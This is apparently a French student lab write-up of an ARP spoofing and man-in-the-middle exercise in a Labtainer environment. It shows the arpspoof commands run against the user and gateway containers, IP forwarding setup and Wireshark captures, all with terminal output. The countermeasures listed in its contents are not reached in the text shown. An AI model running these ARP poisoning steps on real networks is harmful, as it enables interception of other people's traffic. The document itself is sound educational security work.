

Procédure d'ARP Poisoning et d'Attaque Man In The Middle (MITM)

Objectifs :

- Rappels sur les mécanismes ARP
- Introduire les principes d'une attaque par ARP poisoning / spoofing
- Comprendre les principe d'un Man in The Middle (MITM)
- Mettre en évidence les vulnérabilités d'une infrastructure aux attaques de type MITM
- Méthodes de limitation et de prévention des attaques par ARP poisoning

Au Menu


Présentation de l'environnement (sous Labtainer)	2
2. Principe de la pratique du "Man in the Middle"	3
3. Déroulement de la Manip	5
3.1 Préparation de l'attaquant	5
3.2 Avant l'attaque : Monitorer le trafic transitant via l'attaquant	5
3.3 Mener l'attaque d'ARP spoofing sur l'utilisateur et la gateway	6
4. Contre mesures face aux attaques par ARP poisoning/spoofing	8
4.1 Segmenter le réseau en VLANs	8
4.2 Sur les commutateurs : Fonction DHCP Snooping et Deep ARP inspection	8
4.3 Sur les hôtes : Mettre en place une table ARP statique	9

Une **attaque de l'homme du milieu** (MITM, Man In The Middle) dans un réseau local désigne un procédé permettant d'insérer artificiellement un hôte "espion" sur le passage de **trames** ayant normalement lieu entre 2 hôtes légitimes (ou entre un hôte légitime et sa passerelle).


Dans ce type d'attaque, l'attaquant envoie de faux paquets ARP aux 2 hôtes légitimes afin de se faire passer pour l'un auprès de l'autre, et inversement. L'attaquant peut ainsi intercepter ou manipuler leur trafic de données.

Cette attaque est nécessaire pour procéder à une autre attaque déjà vue précédemment : Le DNS poisoning


➤ Lancer la VM **LabtainerVM2** à partir de VirtualBox



sur le terminal




- Configurer le mapping clavier en français (à faire à chaque redémarrage de la VM) : **setxkbmap fr**



```
student@Labtainer-VirtualBox: ~  
student@Labtainer-VirtualBox:~$ setxkbmap fr  
student@Labtainer-VirtualBox:~$
```

- Lancer le labo **labtainer arp-spoof** depuis la session “student”



```
student@Labtainer-VirtualBox:~/labtainer/trunk/scripts/labtainer-student$ labtainer arp-spoof  
latest: Pulling from labtainers/arp-spoof.user.student  
5d53d1e58840: Pulling fs layer  
c2381861f83a: Pulling fs layer  
5d53d1e58840: Downloading [=====>] 5d53d1e58840: Extracting [=====>]  
=====>] 15d53d1e58840: Extracting [=====>]  
=====>] 118b/118b0f33: Waiting  
5d53d1e58840: Pull complete  
c2381861f83a: Extracting [=====>] 1c2381861f83a: Extracting [=====>]  
=====>] 1c2381861f83a: Pull complete  
0f719cd7b966: Extracting [=====>] 4.780f719cd7b966: Extracting [=====>]  
=====>] 4.780f719cd7b966: Pull complete  
5e3c43b70c29: Downloading [=====>] c0beabec74eb: Downloading [=====>]  
=====>] c0beabec74eb: Extracting [=====>] 4c0beabec74eb: Pull compl  
ete  
5e3c43b70c29: Extracting [=====>] 85e3c43b70c29: Extracting [=====>]  
=====>] 85e3c43b70c29: Pull complete
```

- 4 systèmes “conteneurs” sont lancés, préconfigurés et liés entre eux par un réseau virtuel
- Inutile de renseigner l’@Email (prévue uniquement pour publier les résultats d’une manip et la faire évaluer par un instructeur)

```
6a134f0b878f: Pull complete
f62ba8a618fd: Pull complete
1f0c865725ee: Pull complete
391f73d3128b: Pull complete
20748eb00a67: Pull complete
6dbf120487ec: Pull complete
163ee49c9490: Pull complete
3d084910729e: Pull complete
0e08b374be84: Pull complete
Digest: sha256:bfbead50047f29c5758cb9b08033c17eefa051e06a851bfc78d8b2323fd31353
Status: Downloaded newer image for labtainers/arp-spoof.webserver.student:latest
non-network local connections being added to access control list
Please enter your e-mail address: majicavokoropa@gmail.com
```

```
Please enter your e-mail address: majicavokoropa@gmail.com
Starting the lab, this may take a moment...
Started 4 containers, 4 completed initialization. Done.

The lab manual is at
  file:///home/student/labtainer/trunk/labs/arp-spoof/docs/arp-spoof.pdf

You may open these by right clicking
and select "Open Link".

Press <enter> to start the lab

student@Labtainer-VirtualBox:~/labtainer/trunk/scripts/labtainer-student$
```

3.1 Préparation de l'attaquant

- L'attaquant doit prendre le rôle d'un **routeur** et doit être paramétré en conséquence. On doit donc positionner le paramètre d'environnement "forwarding" à la valeur "1" avec la commande :

Sur l'attaquant : **sysctl -w net.ipv4.conf.all.forwarding=1**


```
ubuntu@attacker:~$ sudo sysctl -w net.ipv4.conf.all.forwarding=1
net.ipv4.conf.all.forwarding = 1
ubuntu@attacker:~$
```

- L'outil **arp spoof** installé sur l'attaquant va permettre d'envoyer des **réponses ARP non sollicitées (ou gratuites)**, c'est-à-dire des correspondances @IP/@MAC pour lesquelles il n'aura pas explicitement fait de demandes.

3.2 Avant l'attaque : Monitorer le trafic transitant via l'attaquant


- Avant de lancer l'ARP Spoofing, nous allons vérifier le trafic transitant par l'attaquant en lançant l'analyseur de paquets WireShark :

Sur l'attaquant : **wireshark -ki eth0**



- Depuis l'utilisateur, nous allons solliciter le serveur Web en effectuant une requête HTTP. Le système de l'utilisateur n'étant pas muni d'un client Web, nous allons utiliser la commande **wget** :

Sur l'utilisateur : **wget <adresse du serveur Web>**



Ici si on y retour à la session Wireshark après la commande on peut voir les paquets échangés entre eux adresse IP : 172.25.0.4 (source) et 172.35.0.3 (destination), dans le cadre d'une connexion HTTP.

Capturing from eth0 (on attacker)						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::a490:29ff:fe9...	ff02::2	ICMPv6	70	Router Solicitation from a6:90:29:93:1e
2	24.626562598	172.25.0.101	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.lo
3	26.591489935	fe80::42:e0ff:fee5:...	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.lo
4	26.591561837	fe80::a490:29ff:fe9...	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.lo
5	56.979423470	02:42:ac:19:00:04	Broadcast	ARP	42	Who has 172.25.0.3? Tell 172.25.0.4
6	56.979455129	02:42:ac:19:00:03	02:42:ac:19:00:04	ARP	42	172.25.0.3 is at 02:42:ac:19:00:03
7	56.979456972	172.25.0.4	172.35.0.3	TCP	74	60556 → 80 [SYN] Seq=0 Win=32120 Len=0
8	56.979513246	172.35.0.3	172.25.0.4	TCP	74	80 → 60556 [SYN, ACK] Seq=0 Ack=1 Win=3
9	56.979523971	172.25.0.4	172.35.0.3	TCP	66	60556 → 80 [ACK] Seq=1 Ack=1 Win=32128
10	56.979665316	172.25.0.4	172.35.0.3	HTTP	203	GET / HTTP/1.1
11	56.979685772	172.35.0.3	172.25.0.4	TCP	66	80 → 60556 [ACK] Seq=1 Ack=138 Win=3187
12	56.981494120	172.35.0.3	172.25.0.4	TCP	83	80 → 60556 [PSH, ACK] Seq=1 Ack=138 Win

▶ Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
 ▶ Ethernet II, Src: a6:90:29:93:1e:93 (a6:90:29:93:1e:93), Dst: IPv6mcast 02 (33:33:00:00:00:02)
 ▶ Internet Protocol Version 6, Src: fe80::a490:29ff:fe93:1e93, Dst: ff02::2
 ▶ Internet Control Message Protocol v6

- Le fichier **index.html** doit normalement être récupéré par l'utilisateur. En vérifier le contenu avec la commande

Sur l'utilisateur : more index.html

```
ubuntu@user:~$ more index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href=".dockerenv">.dockerenv</a>
<li><a href="bin/">bin@</a>
<li><a href="boot/">boot</a>
<li><a href="dev/">dev</a>
<li><a href="etc/">etc</a>
<li><a href="home/">home</a>
<li><a href="lib/">lib@</a>
<li><a href="lib32/">lib32@</a>
<li><a href="lib64/">lib64@</a>
<li><a href="libx32/">libx32@</a>
<li><a href="media/">media</a>
<li><a href="mnt/">mnt</a>
<li><a href="opt/">opt</a>
<li><a href="proc/">proc</a>
<li><a href="root/">root</a>
```

- Les commandes à renseigner sont les suivantes :

Sur l'attaquant :

- **sudo arpspoof -t <User IP> <gateway IP>**

```
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
ubuntu@attacker:~$ sudo arpspoof -t 172.25.0.2 172.25.0.3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
```

- **sudo arpspoof -t <gateway IP> <User IP>**

```
ubuntu@attacker:~$ sudo arpspoof -t 172.25.0.3 172.25.0.2
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
```

- **Renouveler la requête HTTP depuis le client légitime :**

Sur l'utilisateur : wget <adresse du serveur Web>

```
ubuntu@user:~$ wget 172.35.0.3
--2024-10-29 08:19:12-- http://172.35.0.3/
Connecting to 172.35.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 908 [text/html]
Saving to: 'index.html.1'

index.html.1          100%[=====]          908  --.-KB/s   in 0s
2024-10-29 08:19:12 (272 MB/s) - 'index.html.1' saved [908/908]
```

- **Après avoir quitté Wireshark, vous pouvez maintenant fermer le labo avec la commande :**

Sur la session “student” : stoplab arp-spoof

```
student@Labtainer-VirtualBox:~/labtainer/trunk/scripts/labtainer-student$ stoplab arp-spoof
Results stored in directory: /home/student/labtainer_xfer/arp-spoof
student@Labtainer-VirtualBox:~/labtainer/trunk/scripts/labtainer-student$
```